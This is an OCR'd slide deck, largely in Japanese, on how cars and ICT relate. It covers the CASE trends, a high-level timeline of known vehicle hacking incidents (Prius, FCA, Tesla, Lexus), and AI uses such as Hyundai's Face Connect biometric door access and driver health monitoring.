
- Relation between Cars and ICT (Past, present and future) -

Relation between Cars and ICT (Past, present and future)



Slide from Prof. Tsuguo Nobe

Relation between Cars and ICT (Past, present and future)




Slide from Prof. Tsuguo Nobe

大変革期を迎えた自動車産業

“CASE”で、自動車産業→ モビリティビジネスへ


Connectivity




Autonomous

Shared

Electric






ISC2 Event (中島さまの発表から抜粋)

Waymo (self-driving cab commercialization) in San Francisco

（ISC2 Event（2024/05/21））

攻撃サーフィスの急増



http://gigaom.com/2013/08/06/ciscos-remedy-for-connected-car-security-treat-the-car-like-an-enterprise/

大変革期を迎えた自動車産業

自動車も“ハッキング”の対象に

2013年　プリウス/トヨタ、エイケイプ/Ford

車載システムに侵入
→残燃料表示・ハンドル操作

2015年　FCA（現ステランティス）

リモートで車載システムに侵入→エンジンOFF、ワイパー・エアコンを操作
“サイバーで世界初のリコール”　140万台

2016年　テスラ　モデルS


WiFi経由で車載システムに侵入
→ドア解錠、ワイパー・ブレーキを操作

2020年　レクサス　NX

Bluetoothの脆弱性
→AVNユニットの一部機能を操作

車両におけるIoTとAIの活用


*UNECE (WP29)*で議論された参照モデル（採用はされなかった）



SECURITY

バイオメトリクス認証による車両へのアクセス制御。学習データと制御アルゴリズムはOEM専用に構築される。一般的なAIの脅威は想定できない。


- **Biometrics for vehicle access**
  - HMC developed the "Face Connect" technology that recognizes faces to control doors and personalize the driving experience to the registered driver with AI technology, which enables to recognize a driver regardless of face aging, hat, glasses and mask.
  - This is a key technology that makes it possible to enter and drive a vehicle without a smart or digital key, and is expected to usher in an era when cars can be operated without a key and using only biometric information.
  - HMC has been applying innovative AI technologies to enhance the connectivity between people and vehicles, and Face Connect, which is a technology that helps drivers and vehicles communicate with each other along with a fingerprint authentication system, is expected to significantly improve customer convenience.
  - Face Connect recognizes the driver's face and determines who the user is while locking or unlocking the vehicle's doors and adapts the driver's seat and steering wheel position, head-up display (HUD), side mirrors, and infotainment settings to suit the driver.
  - HMC has applied a near-infrared (NIR) camera to Face Connect to ensure daytime-like recognition performance in dark conditions such as cloudy weather or at night, and utilizes deep learning-based image recognition technology to clearly determine whether the face is a pre-registered face.



HEALTH CARE

ドライバーの体調を把握した上で運転行動などを予測し、事故を未然に防ぐことが目的である。
この場合、ドライバーの体調を把握するためにヘルスケアデータを利用するため、AIなどにおけるデータ学習フェーズにおけるプライバシー等を考慮する必要がある。


- **Reduction of sickness**
